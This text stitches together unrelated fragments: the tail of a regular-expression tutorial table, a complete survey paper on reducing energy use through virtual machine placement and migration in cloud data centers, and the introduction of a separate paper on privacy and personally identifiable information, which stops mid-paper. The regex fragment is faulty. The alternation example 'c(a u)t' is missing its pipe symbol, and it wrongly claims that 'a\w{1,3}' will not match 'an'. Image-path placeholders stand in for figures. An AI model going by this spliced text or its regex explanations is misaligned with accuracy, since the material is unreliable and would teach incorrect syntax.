	This symbol is called alteration, meaning that it can be used within a group for matching various cases.	For example, we have the Regular Expression "c(a u)t". This will match both the words "cat" and "cut", because, essentially we are telling the Regular Expression that we like to match the above combination, either if it contains the letter "a" or "u".
{ }	The curly brackets contain the times that the previous indicator is needed to be matched.	For example, we have the Regular Expression "a\w{1,3}" that will much any word that contains the letter "a" and after there are 1 to 3 ASCII characters. In other words, it will match words such as "alter", "camel" but will not match the articles "a" and "an".

Survey: An Optimized Energy Consumption of Resources in Cloud Data Centers

Sara DIOUANI, Hicham Medromi

Engineering research laboratory
System Architecture Team
ENSEM, HASSAN II University
Casablanca, Morocco

diouanisara19@gmail.com, hmedromi@yahoo.fr

Abstract—Cloud computing offers to users worldwide a low cost on-demand services, according to their requirements. In the recent years, the rapid growth and service quality of cloud computing has made it an attractive technology for different Tech Companies. However with the growing number of data centers resources, high levels of energy cost are being consumed with more carbon emissions in the air. For instance, the Google data center estimation of electric power consumption is equivalent to the energy requirement of a small sized city. Also, even if the virtualization of resources in cloud computing datacenters may reduce the number of physical machines and hardware equipments cost, it is still restrained by energy consumption issue. Energy efficiency has become a major concern for today's cloud datacenter researchers, with a simultaneous improvement of the cloud service quality and reducing operation cost. This paper analyses and discusses the literature review of works related to the contribution of energy efficiency enhancement in cloud computing datacenters. The main objective is to have the best management of the involved physical machines which host the virtual ones in the cloud datacenters.

Keywords—Cloud, green cloud; energy; data center; energy consumption; virtualization; optimization; resource allocation; direct migration; consolidation; virtual machine; physical machine.

I. CONTEXT AND ISSUES

Cloud computing is among the important technologies of the present time. It is modeled to provide services to users [1] such as computing, software, data access and storage without any prior knowledge of the physical location and configuration of the server providing these services. Large and virtualized data centers contain multiple elements as servers, networking equipment, cooling systems that consume high energy to provide efficient and reliable services to their clients [2].

A report by the International Data Corporation (IDC) predicts that the space of the Worldwide datacenters will continue to rise and reach about 1.94 billion square feet in 2018 while it was about 1.58 billion square feet in 2013 [3].

For example, about 70 billion kilowatt-hours of electricity in 2014 have been consumed by data centers in the United States, which represents 2 percent of the total country energy consumption. Moreover, it is expected that the US energy use will increase by 4% between 2014 and 2020 [4].

The high consumption of energy increases operating costs for service providers and users. Also, a large amount of carbon dioxide is emitted which harmfully influences the environment. On this concern, major research operations on the energy consumption of the data centers were launched in the last few years. This problem is not only caused by the large amount of physical resources, but it resides in using them in an optimized manner.

Data collected from experiences conducted on more than 5000 servers has shown that server capacity used is between 10 and 50%, which may lead to additional expenses [5]. Besides, the consumption of full capacity on a running server may reach up to 70% of its power [6].

Virtualization is a very effective high technology that enables cloud providers to reduce energy inefficiency since it allows them to manage multiple instances of virtual machines (VMs) in one server. In fact, by using migration and server consolidation methods, VMs can be dynamically transferred, in real time, to a minimum number of physical servers based on their resources requirements, such as the CPU and memory. Also, if the server has no VMs, it will be turned off.

These VMs displacements may offer good load balancing possibilities. It can be done without service disruption so that it complies with service level agreements (SLA) and the overall Quality Of virtual Services (QoS). However, consolidating badly managed VMs can lead to performance degradation when the demand of resources usage is increased.

Since QoS defined by SLA (such as latency, downtime, affinity, placement, response time, data duplication, etc) is largely needed, cloud providers must find a middle ground between the energy performance of data centers and SLA. Therefore, effective solutions to manage data centers

resources are required to minimize the energy consumption and maintain a good performance in cloud datacenters environments. In fact, reducing the energy means reducing electricity costs, CO2 gas emissions, and contributing to the green computing aspect.

Green computing is related to several concepts such as: Power management, efficient algorithms, resources allocation, virtualization, etc.

Researchers of energy efficiency have proved that a proper scheduling and management of servers in the cloud datacenters can efficiently reduce total resources utilization [7]. The experiment shows that various server components impact power consumption in the datacenter including CPU, memory, disk drives, etc [8] as mentioned in the figure 1.




Fig. 1. Range of Power Consumption of Various Server Components

These statistics motivates research efforts in the field of energy consumption based on multiple substantial energy parameters.

II. RELATED WORKS


For several years, great efforts have been devoted to the study of minimizing the energy consumption of data center servers. Current studies indicate that if this consumption continues as it is today, the energy cost consumed by a server during its lifetime will quickly exceed the cost of the server itself.

Er. Yashi Goyal, et al. [9] presented an approach to select VM for migration and a host selection policy to reassign this VM. They rely on the fact that it is better to migrate VMs on hosts that have low CPU usage so as to not overload and block the host. As a result, energy consumption is reduced compared to other approaches.

The below Figure 2 explains live migration; It is the process of moving a VM or executing applications between different physical machines PMs without disconnecting the client or application. The memory and the network connection of VMs are transferred from the original PM to the destination host.

However, hot-migration or live migration can have a negative impact on the performance of applications running in VM [10].

Fig. 2. The concept of live migration



Sandeep Saxena, et al. [11] proposed a task planning architecture for cloud energy efficiency based on assigning cloud demand to the most appropriate cloud server.

Noting that, Green Cloud Scheduling [12] refers to the process of planning cloud service requests in the best way possible in order to complete the task in time allocated with minimal use of energy resources. And the energy consumption is increased if the task has not been properly scheduled. This scheduling system [2] first classifies incoming cloud service requests into different categories based on certain predefined parameters (Bandwidth, Processor, Security and Confidence Level) and assigns each of the service requests to the cluster that is best suited to the corresponding category.

Edouard Outin, et al. [13] studied maximization of energy efficiency by consolidating VM, allocating accurate resources or adjusting VM usage. They adopted a system that uses genetic algorithm to optimize energy consumption in cloud and machine learning technique to improve the fitness function related to the distributed cluster of the server. As result, this energy model, can be integrated into the simulator or other models and it will evaluate the cloud configurations with more precision. Yet, it does not take into account the overhead energy costs of live VMs migration.

Chien chich, et al. [14] defined two algorithms; Dynamic Resources Allocation (DRA) method and Energy Saving method. With a power distribution unit (PDU) connected to the system to monitor its status and record energy consumption. By the DRA algorithm, the waste of the idle resources on the VMs can be decreased. Also, the Energy saving method reduces the energy consumption of the cloud cluster. More precisely, 39.89% of total energy consumption is reduced (also for memory and VCPUs).

N. Madani, et al. [15][16] developed an architecture for managing VMs in a data center to optimize energy consumption by using consolidation (running as many VMs as possible in a single physical server with avoiding the lack of resources). This solution considers only the CPU as energy parameter.

Xin Lu, et al. [17] explained that the modified best fit decreasing (MBFD) algorithm sorts the VMs in decreasing order of current usage and allocates each VM to a host that provides the least increase in power consumption due to this allocation. However, this sorting algorithm is supposed to work continuously which generates a large amount of energy consumption because of the complexity of the algorithm when implementing a large number of VMs and nodes. The

proposed model uses the problem of bin packing (idea to store items in a minimum number of bins storage, without exceeding the capacity of bins at all times) [18]; It defines hotspots hosts in the cloud platform by running the algorithm selection program. Then, the resources loads of the VMs in hot spot hosts are ranked in descending order. For non-hot hosts, their resources loads are sorted in ascending order. Comparing the model of the scheduling of dynamic migration of VMs based on MBFD with NPA (Non Power Aware), DVFS (Dynamic Voltage and Frequency Scaling) and ST (Simple Threshold) shows that there is more reduction in power consumption and migration number; 68% and 38% of energy consumption compared to NPA, DVFS and about 13% lower for ST [8].

N. Sharma, et al. [19] divided past research on energy savings into the cloud data center into two main categories which are: At the single server level and over several servers. At the single server level, Ch. Wu, et al. [20] used an approach based on DVFS which takes the task on the basis of its priorities and minimum order of resources. It generally reduces the energy consumption of the cloud data center. It was noticed that the overall use of the data center increases with the result of lower energy consumption. However, the lower priority task has a slow response time, thus possibility of SLA violation.

Beloglazov, et al. [21] proposed a Modified Best Fit Decreasing (MBFD) algorithm to sort the VMs in descending order and the PMs in ascending order on the basis of their processing capacity. After sorting the VMs and PMs, the distribution of the VMs on the PMs is done by using First Fit Decreasing (FFD). The limit of this work is that the only objective is the distribution of VMs. Also, MBFD is not scalable when a large number of requested VMs arrived at the data center.

In, An. Xiong, et al. [22], it was shown that other work uses different algorithms for the allocation of VMs. Including bio-inspired and nature-inspired algorithms (GA, PSO, OSC, etc.) for assigning VMs to the cloud data center. Yet, there are various problems of allocation of VMs with energy efficiency using PSO. Also, it considers only one type of VM.

Shangg wang, et al. [23] also proposed a Model of placement of VMs in the data center using PSO with energy efficiency. Its limitations are that no random reassignment which is aware of the energy of the VMs after changes of speed (it takes many iterations and gave a non optimal solution).

Hadi Goudarzi et al. [24] presented the Constraint Programming which Consider the VM placement problem to minimize total energy consumption in a decision time while maintaining all VMs in the cloud. Multiple copies of VMs are generated by the approach. The algorithm is designed using dynamic programming (DP) and local search to evaluate the number of copies of VM and then place those copies on the servers in order to minimize the cost of total energy in the cloud system. The algorithm based on DP: determine the number of copies of each VM and assign these VMs to the servers. In the local search method, servers are disabled depending on their use, and VMs are placed on the rest of the servers (if possible) to minimize power consumption as much

as possible. This approach reduces the cost of energy by up to 20% compared to previous VM placement techniques.

A. Choudhary, et al. [25] worked on the efficient use of energy resources of the data center which can be achieved in two steps. The first one is the efficient placement of VMs and the second is optimizing resources allocated in the first step by using live migration as the resources demands change.

The VM Placement aimed to maximize use of available resources and save energy; As reported by A. Shankar, et al. [26], the energetic VM placement algorithms include: Constraint Programming, Bin Packing, Stochastic Integer and Programming Genetic Algorithm.

And in the context of the live Migration of the VMs for optimization placement, Anwesha Das [27] described that all algorithms that attempt to efficiently allocate resources to demand through live migration answer four questions:

- 1 Determining when a host is considered overloaded;
- 2 Determining when a host is considered under- loaded;
- 3 Selecting the VMs to be migrated from an overloaded host;
- 4 Find a new placement of selected VMs for migration from overloaded and underloaded hosts.

III. SYNTHESIS AND DISCUSION

The table 1 summarizes the most significant aspects of the notable research in the last seven years, related to the minimization of energy consumption in datacenter cloud computing, ordered by year, and mentioning the strategies and measures (or resources considered: i.e., CPU, memory and so forth) used, as well as a brief description.

TABLE I. SOME MAIN EXISTING RESEARCHES RELATED TO MINIMIZATION OF ENERGY CONSUMPTION

References / Year	Strategies	Measures	Description
Mahadevan et al.[28] /2010	Consolidating server load with network standby mode	-CPU -Load link	Server load is consolidated to fewer servers and unused servers and network items are disabled.
Heller et al. [29] /2010	Standby mode	-Load link	Selects a set of active network elements, then disables unused links and switches.
Gmach et al. [30]/ 2010	Dynamic power management	-Loading server	Historical traces for load forecasting, migration of workloads from overloaded servers, shutdown of slightly loaded servers.
Hsu et al. [31] / 2012	Virtualization	-CPU	Limits CPU usage below the threshold and consolidate the workload between virtual clusters.
Botero et all. [32] / 2012	Virtual network integration	-Bandwidth	Selects a set of active network elements, then disables unused links and switches.
Xu et al. [33] / 2012	Green routing	-Switch -Load link	Uses fewer network devices to provide routing, inactive

References / Year	Strategies	Measures	Description
			network devices are shut down.
Shirayanagi et al. [34] /2012	VM consolidation with network standby mode and bypass links	-CPU load	Combines the placement of VMs with network traffic consolidation. Derivation links are added to meet the redundancy requirements.
Fang et al. [35] /2012	VM consolidation, green routing, standby mode	-Traffic rates	Optimizes placement of VMs and routing traffic flows through sleep planning network elements.
Wang et al. [23] / 2013	DVFS	-Task execution time	Non-critical job execution time is extended to reduce CPU voltages.
Beloglazov, et al. [21] /2013	MBFD FFD (First Fit Decreasing)	-CPU	Sort VMs in descending order and PMs in ascending order on the basis of their processing capacity. After, the distribution of VMs on PMs is performed using FFD.
Damien Borgetto et al.[36] / 2014	Constraint based: SOPVP	-CPU	Migrate VM when the host is under load. The aim of VM migration is consolidating servers.
Ajith Singh. N latha [37]/ 2014	BASIP: banker algorithm with SIP	-CPU -Memory -Bandwidth	Migrate VM when the host is overloaded. The objective of VM migration is the attenuation of hot spots.
Zehra Bagheri, et al. [38] / 2014	Bin packing: Least free processing element	-CPU	Migrate VM when the host is overloaded The goal of VM migration is consolidating servers
N. Madani, et al. [15] [16] /2014	VMs Consolidation	-CPU	Architecture for managing VM in a data center to optimize energy consumption by grafting a component of multiple consolidation plans that leads to an optimal configuration
Ch. Wu, et al. [20] /2014	DVFS	-CPU	This approach takes the task on the basis of priorities and the minimum order of resources
Er. Yashi Goyal, et al. [9] /2015	Migrate VM on hosts that have low processor utilization	-CPU	Approach to select a VM for migration and a host selection policy to reassign this VM
Sandeep Saxena, et al. [11] /2015	Classifies service requests into different categories based on certain parameters and assigns each request to the cluster best	-Bandwidth -Processor -Level of security and trust	Task scheduling architecture for cloud-based energy efficiency based on assigning cloud demand to the most appropriate cloud server.

References / Year	Strategies	Measures	Description
	suited to the corresponding category		
Edouard Outin, et al. [13] /2015	Uses the genetic algorithm to optimize energy consumption in the cloud and learning techniques	-CPU	Maximize energy efficiency by consolidating VMs, allocating specific resources or adjusting the use of VMs
Chien chieh, et al. [14] /2015	-The Dynamic Resource Allocation (DRA) -The method of energy saving.	-Memory -VCPU	The DRA can reduce the waste of resources in the VM and can increase the allocation of resources of VMs with insufficient resources. The energy saving method reduces the energy consumption of the cloud cluster.
Xin Lu, et al. [17] /2015	(MBFD: modified best fit decreasing)	-CPU -Memory	Sorts the VMs in decreasing order of current usage and allocates each VM to a host that provides less power consumption increase due to this allocation
F. D. Rossi et al. [39] /2016	The Energy-Efficient Cloud Orchestrator - e-eco.	- Transaction s per second -SLA	Decides which energy-savings technique to apply during execution with the cloud load balancer, to enhance the trade-off between energy consumption and application performance.
Kejing He, et al. [40] /2016	-Improved Underloaded Decision (IUD) algorithm and Minimum Average Utilization Difference (MAUD) algorithm.	-CPU -SLA	Consolidate VMs using: in the underloaded host decision step, the IUD method that is based on the overload threshold of hosts and the average utilization of all active hosts. And in the step of selecting the target host that can accept the vm migration, the algorithm MAUD is adopted (that is based on the average utilization of the data center).
M. A. Khoshkholghi et al. [41] /2016	-Energy-efficient and SLA-aware VM consolidation mechanism.	-CPU -RAM -Bandwidth -SLA	Uses four steps : -Overloading host detection, and when VMs are reallocated to other hosts. -Underloading host detection and when VMs are consolidated to other hosts. After, switching to the sleep mode the empty host. -Select the VMs to be migrated from overloaded hosts. -Choose the host for the

References / Year	Strategies	Measures	Description
			selected VMs.
Riaz Ali, et al. [42] /2017	-Energy efficient VMR (Virtual Machine Replacement) algorithm.	-Number of running physical servers.	-Turns off idle PMs to energy saving modes and then the number of running PMs is reduced.
Rahul Yadav, et al. [43] /2017	- Power Aware Best Fit Decreasing (PABFD) algorithm of VM placement.	-CPU -SLA -RAM	Selects VMs to consolidate from overloaded or underloaded host for migrating them to another appropriate host. Also, the idle hosts are turned into energy saving-mode.

What we can analyse from these studies, is that most of the previous studies do not take into account all the major energy parameters necessary to ensure the ideal energy efficiency. In fact, the energy parameters enclose the CPU, the amount of memory, the disk storage space, the quantity of message transmitted in the network (bandwidth), the amount of input/output operations per second (IOPS) available on the physical support.

Also, the placement of VMs depends on some defined SLA constraints which may be:

- The affinity constraints between couples of VMs means that we need to find an optimal placement respecting the fact that two VMs for example, must be placed on the same physical server. It is the case of interdependent virtual machines that share data with each other in short predefined deadlines.
- The security constraints may be for example, separating two VMs on different servers (or even two data centers).
- The migration constraints may require performing the placement of VMs exclusively on a set of well-defined PMs, or even decide to keep a VM on the same server (or even data center).

We defined other energy parameters including the number of VMs on the physical machine, the total number of physical machines used, the number of reallocations of the VM (displacements), the duration of interruption of a VM in the migration phase, the percentage of maximum and minimum consumption of VMs and the response time of a task hosted by a virtual machine (SLA).

We can also talk about the sustainability of data; each data is replicated to multiple hosts / data centers in real time (such as a primary and backup host).

Then, the researches in literature, until that date, are still lacking and little attention has been given to have a complete solution enclosing all the major energy parameters and which covers all possible scenarios and aspects that influence the energy consumption.

IV. CONCLUSION AND FUTURE WORKS

The field of resources management and energy consumption is an important and interesting topic in cloud computing nowadays. In fact, the data centers consume an enormous amount of electrical energy which causes the reduction of performances and the emission of a large amount of carbon dioxide. In order to improve the use of resources and reduce energy consumption, several technologies are used, such as server virtualization, migration and consolidation.

In this paper, we presented an analytical study of the researches adopted in the literature in the field of the green cloud to reduce energy consumption of datacenter and achieve application performance. And as future works, we will propose a dynamic optimized solution for resources management through appropriate allocation of VMs in the cloud data center and which considers most of major energy parameters and most of possible constraints of VMs allocation in PMs.

REFERENCES

- [1] R. Buyya, C. S. Yeo, S. Venugopal, J. Broberg, and I. Brandic, "Cloud computing and emerging IT platforms: Vision, hype, and reality for delivering computing as the 5th utility," *Future Gener. Comput. Syst.*, vol. 25, no. 6, pp. 599–616, juin 2009.
- [2] R. Sinha, N. Purohit, and H. Diwanji, *Power Aware Live Migration for Data Centers in Cloud using Dynamic Threshold*.
- [3] "IDC: Amount of World's Data Centers to Start Declining in 2017," *Data Center Knowledge*, 11-Nov-2014. [Online]. Available: <http://www.datacenterknowledge.com/archives/2014/11/11/idc-amount-of-worlds-data-centers-to-start-declining-in-2017>. [Accessed: 26-Jan-2018].
- [4] "Shehabi, A., Smith, S.J., Horner, N., Azevedo, I., Brown, R., Koomey, J., Masanet, E., Sartor, D., Herrlin, M., Lintner, W. 2016. 'United States Data Center Energy Usage Report'. Lawrence Berkeley National Laboratory, Berkeley, California. LBNL-1005775."
- [5] L. A. Barroso and U. Hözl, "The Case for Energy-Proportional Computing," *Computer*, vol. 40, no. 12, pp. 33–37, décembre 2007.
- [6] A. Beloglazov and R. Buyya, "Adaptive Threshold-based Approach for Energy-efficient Consolidation of Virtual Machines in Cloud Data Centers," in *Proceedings of the 8th International Workshop on Middleware for Grids, Clouds and e-Science*, New York, NY, USA, 2010, p. 4:1–4:6.
- [7] N. Liu, Z. Dong, and R. Rojas-Cessa, "Task Scheduling and Server Provisioning for Energy-Efficient Cloud-Computing Data Centers," in *2013 IEEE 33rd International Conference on Distributed Computing Systems Workshops*, 2013, pp. 226–231.
- [8] Y. Sharma, B. Javadi, W. Si, and D. Sun, "Reliability and energy efficiency in cloud computing systems: Survey and taxonomy," *J. Netw. Comput. Appl.*, vol. 74, pp. 66–85, Oct. 2016.
- [9] Y. Goyal, M. S. Arya, and S. Nagpal, "Energy efficient hybrid policy in green cloud computing," in *2015 International Conference on Green Computing and Internet of Things (ICGCIoT)*, 2015, pp. 1065–1069.
- [10] W. Voorsluys, J. Broberg, S. Venugopal, and R. Buyya, "Cost of Virtual Machine Live Migration in Clouds: A Performance

- Evaluation,” in *Proceedings of the 1st International Conference on Cloud Computing*, Berlin, Heidelberg, 2009, pp. 254–265.
- [11] S. Saxena, G. Sanyal, S. Sharma, and S. K. Yadav, “A New Workflow Model for Energy Efficient Cloud Tasks Scheduling Architecture,” in *2015 Second International Conference on Advances in Computing and Communication Engineering (ICACCE)*, 2015, pp. 21–27.
- [12] F. Cao and M. M. Zhu, “Energy Efficient Workflow Job Scheduling for Green Cloud,” in *2013 IEEE International Symposium on Parallel Distributed Processing, Workshops and Phd Forum*, 2013, pp. 2218–2221.
- [13] E. Outin, J. E. Dartois, O. Barais, and J. L. Pazat, “Enhancing Cloud Energy Models for Optimizing Datacenters Efficiency,” in *2015 International Conference on Cloud and Autonomic Computing (ICAC)*, 2015, pp. 93–100.
- [14] C. C. Chen, P. L. Sun, C. T. Yang, J. C. Liu, S. T. Chen, and Z. Y. Wan, “Implementation of a Cloud Energy Saving System with Virtual Machine Dynamic Resource Allocation Method Based on OpenStack,” in *2015 Seventh International Symposium on Parallel Architectures, Algorithms and Programming (PAAP)*, 2015, pp. 190–196.
- [15] N. Madani, A. Lebbat, S. Tallal, and H. Medromi, “New cloud consolidation architecture for electrical energy consumption management,” in *AFRICON, 2013*, 2013, pp. 1–3.
- [16] N. Madani, A. Lebbat, S. Tallal, and H. Medromi, “Power-aware Virtual Machines consolidation architecture based on CPU load scheduling,” in *2014 IEEE/ACS 11th International Conference on Computer Systems and Applications (AICCSA)*, 2014, pp. 361–365.
- [17] X. Lu and Z. Zhang, “A Virtual Machine Dynamic Migration Scheduling Model Based on MBFD Algorithm,” *Int. J. Comput. Theory Eng.*, vol. 7, no. 4, p. 278, 2015.
- [18] R. Ren, X. Tang, Y. Li, and W. Cai, “Competitiveness of Dynamic Bin Packing for Online Cloud Server Allocation,” *IEEEACM Trans. Netw.*, vol. 25, no. 3, pp. 1324–1331, Jun. 2017.
- [19] N. Sharma and R. M. Guddeti, “Multi-Objective Energy Efficient Virtual Machines Allocation at the Cloud Data Center,” *IEEE Trans. Serv. Comput.*, vol. PP, no. 99, pp. 1–1, 2016.
- [20] C.-M. Wu, R.-S. Chang, and H.-Y. Chan, “A green energy-efficient scheduling algorithm using the DVFS technique for cloud datacenters,” *Future Gener. Comput. Syst.*, vol. 37, pp. 141–147, juillet 2014.
- [21] A. Beloglazov and R. Buyya, “Managing Overloaded Hosts for Dynamic Consolidation of Virtual Machines in Cloud Data Centers under Quality of Service Constraints,” *IEEE Trans. Parallel Distrib. Syst.*, vol. 24, no. 7, pp. 1366–1379, Jul. 2013.
- [22] A. Xiong, C. Xu, A. Xiong, and C. Xu, “Energy Efficient Multiresource Allocation of Virtual Machine Based on PSO in Cloud Data Center, Energy Efficient Multiresource Allocation of Virtual Machine Based on PSO in Cloud Data Center,” *Math. Probl. Eng. Math. Probl. Eng.*, vol. 2014, 2014, Jun. 2014.
- [23] S. Wang, Z. Liu, Z. Zheng, Q. Sun, and F. Yang, “Particle Swarm Optimization for Energy-Aware Virtual Machine Placement Optimization in Virtualized Data Centers,” in *Proceedings of the 2013 International Conference on Parallel and Distributed Systems*, Washington, DC, USA, 2013, pp. 102–109.
- [24] H. Goudarzi and M. Pedram, “Energy-Efficient Virtual Machine Replication and Placement in a Cloud Computing System,” in *2012 IEEE 5th International Conference on Cloud Computing (CLOUD)*, 2012, pp. 750–757.
- [25] A. Choudhary, S. Rana, and K. J. Matahai, “A Critical Analysis of Energy Efficient Virtual Machine Placement Techniques and its Optimization in a Cloud Computing Environment,” *Procedia Comput. Sci.*, vol. 78, pp. 132–138, Jan. 2016.
- [26] Anjana Shankar, “Dissertation on Virtual Machine Placement in Computing Clouds; 2010.”
- [27] Anwesha Das, “Project dissertation on A Comparative Study of Server Consolidation Algorithms on a Software Framework in a Virtualized Environment; 2012.”
- [28] P. Mahadevan, P. Sharma, S. Banerjee, and P. Ranganathan, “Energy Aware Network Operations,” in *IEEE INFOCOM Workshops 2009*, 2009, pp. 1–6.
- [29] B. Heller *et al.*, “ElasticTree: Saving Energy in Data Center Networks,” in *Proceedings of the 7th USENIX Conference on Networked Systems Design and Implementation*, Berkeley, CA, USA, 2010, pp. 17–17.
- [30] D. Gmach *et al.*, “Profiling Sustainability of Data Centers,” in *Proceedings of the 2010 IEEE International Symposium on Sustainable Systems and Technology*, 2010, pp. 1–6.
- [31] C.-H. Hsu, K. D. Slagter, S.-C. Chen, and Y.-C. Chung, “Optimizing Energy Consumption with Task Consolidation in Clouds,” *Inf. Sci.*, vol. 258, no. Supplement C, pp. 452–462, février 2014.
- [32] J. F. Botero, X. Hesselbach, M. Duelli, D. Schlosser, A. Fischer, and H. de Meer, “Energy Efficient Virtual Network Embedding,” *IEEE Commun. Lett.*, vol. 16, no. 5, pp. 756–759, mai 2012.
- [33] M. Xu, Y. Shang, D. Li, and X. Wang, “Greening data center networks with throughput-guaranteed power-aware routing,” *Comput. Netw.*, vol. 57, no. 15, pp. 2880–2899, Oct. 2013.
- [34] H. Shirayanagi, H. Yamada, and K. Kono, “Honeyguide: A VM migration-aware network topology for saving energy consumption in data center networks,” in *2012 IEEE Symposium on Computers and Communications (ISCC)*, 2012, pp. 000460–000467.
- [35] W. Fang, X. Liang, S. Li, L. Chiaraviglio, and N. Xiong, “VMPlanner: Optimizing virtual machine placement and traffic flow routing to reduce network power costs in cloud data centers,” *Comput. Netw.*, vol. 57, no. 1, pp. 179–196, Jan. 2013.
- [36] D. Borgetto and P. Stolf, “An energy efficient approach to virtual machines management in cloud computing,” in *2014 IEEE 3rd International Conference on Cloud Networking (CloudNet)*, 2014, pp. 229–235.
- [37] Ajith Singh. N and M. Hemalatha, “Basip a Virtual Machine Placement Technique to Reduce Energy Consumption in Cloud Data Centre - Semantic Scholar,” *J. Theor. Appl. Inf. Technol.*, vol. 59, no. 2, Jan. 2014.
- [38] Z. Bagheri and K. Zamanifar, “Enhancing energy efficiency in resource allocation for real-time cloud services,” in *2014 7th International Symposium on Telecommunications (IST)*, 2014, pp. 701–706.
- [39] F. D. Rossi, M. G. Xavier, C. A. F. De Rose, R. N. Calheiros, and R. Buyya, “E-eco: Performance-aware energy-efficient cloud data center orchestration,” *J. Netw. Comput. Appl.*, vol. 78, pp. 83–96, Jan. 2017.
- [40] K. He, Z. Li, D. Deng, and Y. Chen, “Energy-efficient framework for virtual machine consolidation in cloud data centers,” *China Commun.*, vol. 14, no. 10, pp. 192–201, Oct. 2017.
- [41] M. A. Khoshkholghi, M. N. Derahman, A. Abdullah, S. Subramaniam, and M. Othman, “Energy-Efficient Algorithms for Dynamic Virtual Machine Consolidation in Cloud Data Centers,” *IEEE Access*, vol. 5, pp. 10709–10722, 2017.
- [42] R. Ali, Y. Shen, X. Huang, J. Zhang, and A. Ali, “VMR: Virtual Machine Replacement Algorithm for QoS and Energy-Awareness in Cloud Data Centers,” in *2017 IEEE International Conference on Computational Science and Engineering (CSE) and IEEE International Conference on Embedded and Ubiquitous Computing (EUC)*, 2017, vol. 2, pp. 230–233.
- [43] R. Yadav, W. Zhang, H. Chen, and T. Guo, “MuMs: Energy-Aware VM Selection Scheme for Cloud Data Center,” in *2017 28th International Workshop on Database and Expert Systems Applications (DEXA)*, 2017, pp. 132–136.

Privacy Things:

Systematic Approach to Privacy and Personal Identifiable Information

Sabah Al-Fedaghi
Computer Engineering Department
Kuwait University
Kuwait
sabah.alfedaghi@ku.edu.kw

Abstract—Defining privacy and related notions such as Personal Identifiable Information (PII) is a central notion in computer science and other fields. The theoretical, technological, and application aspects of PII require a framework that provides an overview and systematic structure for the discipline's topics. This paper develops a foundation for representing information privacy. It introduces a coherent conceptualization of the privacy senses built upon diagrammatic representation. A new framework is presented based on a flow-based model that includes generic operations performed on PII.

Keywords—Conceptual model, information privacy, identification, Personal Identifiable Information (PII), identifiers

I. INTRODUCTION

Privacy has been developed over the years as an applicable field of study in engineering systems. According to Spiekermann and Cranor [1], "Privacy is a highly relevant issue in systems engineering today. Despite increasing consciousness about the need to consider privacy in technology design, engineers have barely recognized its importance." Privacy engineering is concerned with providing methodologies, tools, and techniques for privacy, and it has materialized as an emerging discipline as enterprises increasingly turn to Internet-based cloud computing. Without privacy engineering incorporated into the design, initiation, implementation, and maintenance of cloud programs, data protection and accessibility standards will become increasingly challenging for agencies to properly control [2]. The 2018 EU General Data Protection Regulation can require organizations to pay a fine (4% of their global annual turnover or €20M, whichever is greater) for the most serious infringements of privacy regulations. "Privacy laws are suddenly a whole lot more costly to ignore" [3].

Nevertheless, a 2017 commissioner report [4] complains that privacy across the various sectors tends to be *quite vague* and is often expressed in a language that makes it difficult to apply. For example, it is protested that Google's privacy policy is too vague for users to control how their information is shared.

The meaning of privacy has been much *disputed* throughout its history in response to wave after wave of new technological capabilities and social configurations. The current round of disputes over privacy fueled by data science

has been a cause of despair for many commentators and a death knell for privacy itself for others. [5] (Italics added)

After years of consultation and debate, experts and policy-makers have developed protection principles for privacy that form a shared set of fair information practices and have become the basis of personal data or information privacy laws in much institutional and professional work across the public and private sectors [6].

However, these principles have proved less useful with the rise of data analytics and machine learning. Informational self-determination can hardly be considered a sufficient objective, nor individual control a sufficient mechanism, for protecting privacy in the face of this new class of technologies and attendant threats. [5]

Individual control offers no protection or remedy [7] against techniques such as inference, modern forms of data analysis [8] [9] [10], analysis of social media behavior [11], or cross-referencing of "de-identified" data [12].

According to Jones [13], recognizing the senses in which information can be said to be personal "can form a yardstick by which to evaluate supporting tools, organizing schemes and overall strategies in a practice" of handling Personal Identifiable Information (PII). This paper aims at this objective of *recognizing the senses of PII*. "What is PII? Is it personal?" "Personal information" typically refers to information that uniquely identifies an individual [14]. Waling and Sell [15] include the notion of identifiability in their definition: "Personal information is all the recorded information about an identifiable individual."

The important issue in this context is defining the elementary constituents or fundamental units of privacy. Spiekermann and Cranor [1] use at least 11 terms to name the types of "data" involved in privacy: personal data, personally identifiable data, personal information, identifying data, identifiable personal data, privacy information, identifying information, personally identifiable information, identity information, and privacy related information. They do not explicitly define these types of data. This is a serious issue because the data are *things* around which privacy revolves.

The theoretical, technological, and application aspects of PII require a framework that provides a general view and a systematic structure for the discipline's topics. This paper uses a diagrammatic language called Flowthing Machines (FM) to

develop a framework for a firmer foundation and more coherent structures in privacy.

The FM model used in this paper is a diagrammatic representation of “things that flow.” *Things* can refer to a range of items including data, information, and signals. Many scientific fields use diagrams to depict knowledge and to assist in understanding problems. “Today, images are ... considered not merely a means to illustrate and popularize knowledge but rather a genuine component of the discovery, analysis and justification of scientific knowledge” [16]. “It is a quite recent movement among philosophers, logicians, cognitive scientists and computer scientists to focus on different types of representation systems, and much research has been focused on diagrammatic representation systems in particular” [17].

For the sake of a self-contained paper, we briefly review FM, which forms the foundation of the theoretical development in this paper. It involves a diagrammatic language that has been adopted in several applications [18-22]. The review is followed by sections that introduce basic notions that lead to defining of PII. Section 3 explores the notion of a *signal* as a vehicle that carries data, which leads to defining *data* and *information* (section 4), to arrive at the fundamental notion of *identifier* (section 5), thus arriving at privacy concepts and PII. Section 6 defines PII and leads to an examination of the question, What is Privacy? in section 7. The remaining sections analyze types of PII, the nature of PII, trivial PII, and sensitive PII.

